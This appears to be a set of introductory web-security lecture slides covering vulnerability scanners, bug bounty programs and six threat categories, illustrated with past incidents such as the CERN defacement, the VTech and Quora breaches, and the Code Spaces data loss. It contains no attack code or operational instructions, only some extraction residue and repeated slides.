Web security

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Learning goals

- **Describe** the most common security issues in Web applications

- **Describe** and **implement** a number of **attacks** that can be executed against **unsecured** code

- **Implement** measures to **protect** a web application against such attacks

Web apps are an attractive target …

Large surface of attack

- Attackers can focus on different **angles**
  - Web server
  - Web browser
  - Web application
  - Web user

- **Critical services** are online: healthcare, finance, telecommunication, energy, etc.

- **Automated tools** to find/test known vulnerabilities exist

The web-application vulnerability scanner

Wapiti allows you to audit the security of your websites or web applications.

It performs "black-box" scans (it does not study the source code) of the web application by crawling the webpages of the deployed webapp, looking for scripts and forms where it can inject data.

SQL injection, Cross-Site scripting and much more

Use w3af to identify **more than 200 vulnerabilities** and reduce your site's overall risk exposure. Identify vulnerabilities like SQL Injection, Cross-Site Scripting, Guessable credentials, Unhandled application errors and PHP misconfigurations.

For a complete reference for all plugins and vulnerabilities read through the plugin documentation.

w3af

```
VULNS = {

        # Audit
        10000: 'Blind SQL injection vulnerability',
        10001: 'Buffer overflow vulnerability',
        10002: 'Multiple CORS misconfigurations',
        10003: 'Sensitive and strange CORS methods ena
        10004: 'Sensitive CORS methods enabled',
        10005: 'Uncommon CORS methods enabled',
        10006: 'Access-Control-Allow-Origin set to "*'
        10007: 'Insecure Access-Control-Allow-Origin
        10008: 'Insecure Access-Control-Allow-Origin',
        10009: 'Incorrect withCredentials implementat
        10010: 'CSRF vulnerability',
        10011: 'Insecure DAV configuration',
        10012: 'DAV incorrect configuration',
```

Bug bounty programs

Web and Services Bug Bounty Program

Introduction

The Mozilla Bug Bounty Program is designed to encourage security research into Mozilla's websites and services and to reward those who find unique and original bugs in our web infrastructure.

Please submit all bug reports via our secure bug reporting process.

Payouts

Bug Classification	Critical sites	Core sites	Other Mozilla sites[1]
Remote Code Execution	$5000	$2500	$500
Authentication Bypass[2]	$3000	$1500	HoF
SQL Injection	$3000	$1500	HoF
CSRF[3]	$2500	$1000	--

Mozilla Security

Advisories

Known Vulnerabilities

Mozilla Security Blog

Security Bug Bounty

Client Bug Bounty

Frequently Asked Questions

Hall of Fame

Web Bug Bounty

Eligible Websites

Frequently Asked Questions

Hall of Fame

Microsoft Bug Bounty Program

Active Bounty Programs

Program name	Start date	End date	Eligible entries	Bounty range
Microsoft Identity	2018-7-17	Ongoing	Vulnerability reports on Identity services, including Microsoft Account, Azure Active Directory, or select OpenID standards.	Up to $100,000 USD
Speculative Execution Side Channel Bounty	2018-03-14	2018-12-31	A novel category or exploit method for a Speculative Execution Side Channel vulnerability	Up to $250,000 USD
Windows Insider Preview	2017-07-26	Ongoing	Critical and important vulnerabilities in **Windows Insider Preview**	Up to $15,000 USD
Windows Defender Application Guard	2017-07-26	Ongoing	Critical vulnerabilities in **Windows Defender Application Guard**	Up to $30,000 USD
Microsoft Hyper-V	2017-05-31	Ongoing	Critical remote code execution, information disclosure and denial of services vulnerabilities in Hyper-V	Up to $250,000 USD

6 threat categories

and security indicidences

Defacement

CERN 2008

Changing / replacing the look of a site.

CMS Web-Based Monitoring

Luminosity
HF LumiSection
HF Fast *[Forward HCAL]*
LumiScalers

DatabaseBrowser
devdb10
cms_hcl
cms_hcl_int2r_lb
cms_pvss_tk
ecalh4db
int2r_lb

ConfigureDescriptors
cms_hcl
cms_pvss_tk
ecalh4db

CustomizedSlides
cms_hcl
cms_pvss_tk
ecalh4db
int2r_lb

WBM Services
RunSummary
Online DQM GUI Display
SnapShotService S^3
RunSummary TIF
ECALSummary
TriggerRates
CMS PageZero
DcsLastValue
HCalChannelQuality
LhcMonitor
MagnetHistory
EventProxy
ConditionsBrowser

Links
CMS Page 1
FNAL ROC
Commissioning & Run Coordination
Shift ELog

Documentation
Constructing a command line RunSummary Query
Constructing a Database Query Plot URL
Using the RunNotification Service
Documentation for CustomizedSlides
Meta Data

Code
Tomcat
Java
Root
PL/SQL

Presentations
WBM Proposal tex | pdf (CMS IN-2006/044)
CMS WBM 2006.08.10 ppt | pdf

Please submit any problems or requests you may have through Savannah.
Last modified: Tue May 8 15:24:03 CDT 2008

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

CERN 2008

Defacement

Changing / replacing the look of a site.

GREEK SECURITY TEAM

10/09/08 03:00

Αυτήν την ώρα γίνετε η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.
Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλα με βάση την μεγάλη επισκεψιμότητα
που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγο του πειράματος.

Μερικά στοιχεια απ' τη βάση :

USERNAME	USER_ID	CREATED
SYS	0	2008-02-18 16:19:25.0
SYSTEM	5	2008-02-18 16:19:25.0
OUTLN	11	2008-02-18 16:19:28.0
DIP	19	2008-02-18 16:21:17.0
TSMSYS	21	2008-02-18 16:23:27.0
DBSNMP	24	2008-02-18 16:24:25.0
WMSYS	25	2008-02-18 16:24:53.0
EXFSYS	34	2008-02-18 16:27:55.0
XDB	35	2008-02-18 16:28:04.0
PDB_ADMIN	46	2008-02-18 17:26:32.0

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

VTech 2015

Data disclosure

User data is accessible to malicious users.

Massive VTech hack exposes data of nearly 5 million parents and over 200,000 kids

"…a hacker made off with over **4.8 million records** of parents and over 200,000 records for kids"

"… parents' names, home addresses, **email addresses and passwords**"

"The **secret questions** used to recover accounts and passwords were stored in **plaintext**."

Source: http://www.computerworld.com/article/3009236/cybercrime-hacking/massive-vtech-hack-exposes-data-of-nearly-5-million-parents-and-over-200-000-kids.html

Data disclosure

Quora, just now

User data is accessible to malicious users.

The New York Times

TECHNOLOGY | Quora, the Q. and A. Site, Says Data Breach Affected 100 Million Users

By Raymond Zhong

Dec. 4, 2018

Users of Quora, the question-and-answer site, are asking today:

Did my personal data just get stolen?

The social platform said late Monday that the account information and private messages of around 100 million users may have been exposed when its computer systems were compromised by “a malicious third party.” Quora discovered the data breach on Friday, the company’s chief executive, Adam D’Angelo, wrote in a blog post, and it is still investigating how it happened.

Data disclosure

Quora, just now

User data is accessible to malicious users.

The New York Times

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Dec. 4, 2018

Users of Quora, the question-and-answer site, are asking today:

Did my personal data just get stolen?

Still, coming less than a week after the hotel chain Marriott announced that hackers had stolen the personal data of up to 500 million guests, the incident serves as another reminder that a vast and expanding swath of our lives is vulnerable to digital intrusion.

Data loss

Code Spaces 2014

Attackers delete data from servers they infiltrate.

"Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

"… an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces"


"We finally managed to get our panel access back but not before **he had removed all EBS snapshots, S3 buckets, all AMIs, some EBS instances**, and several machine instances."

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Data loss

Code Spaces 2014

Attackers delete data from servers they infiltrate.



Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Denial of service (DoS)

2015

Making a web app unavailable to legitimate users.

How it happened

Early Christmas morning (Pacific Standard Time), the Steam Store was the target of a DoS attack which prevented the serving of store pages to users. Attacks against the Steam Store, and Steam in general, are a regular occurrence that Valve handles both directly and with the help of partner companies, and typically do not impact Steam users. During the Christmas attack, traffic to the Steam store increased 2000% over the average traffic during the Steam Sale.

In response to this specific attack, caching rules managed by a Steam web caching partner were deployed in order to both minimize the impact on Steam Store servers and continue to route legitimate user traffic. During the second wave of this attack, a second caching configuration was deployed that incorrectly cached web traffic for authenticated users. This configuration error resulted in some users seeing Steam Store responses which were generated for other users. Incorrect Store responses varied from users seeing the front page of the Store displayed in the wrong language, to seeing the account page of another user.

Source: http://store.steampowered.com/news/19852/

White House 2015

Foot in the door

Attackers enter the internal network via social engineering.

As in many hacks, investigators believe the White House intrusion began with a phishing email that was launched using a State Department email account that the hackers had taken over, according to the U.S. officials.

Director of National Intelligence James Clapper, in a speech at an FBI cyberconference in January, warned government officials and private businesses to teach employees what "spear phishing" looks like.

"So many times, the Chinese and others get access to our systems just by pretending to be someone else and then asking for access, and someone gives it to them," Clapper said.

Source: http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/

2015

Unauthorized access

Attackers can use functions of a web app, they should not be able to use.


"… an independent security researcher … managed to crack his way through Instagram defenses…following the tip … that the `sensu.instagram.com` web page, an **administration panel for Instagram's services**, was **publicly available** via the **Internet**."

Source: https://www.hackread.com/instagram-hacked-researcher-gets-admin-panel-access/


Most frequent vulnerabilities

survey among experts

VS.



data-driven approach




Most frequent vulnerabilities

Source: **Cyber risk report 2016**

Empirical analysis of a large dataset of Web and mobile applications

Software security issues

server misconfiguration, improper file settings, sample files, outdated software versions

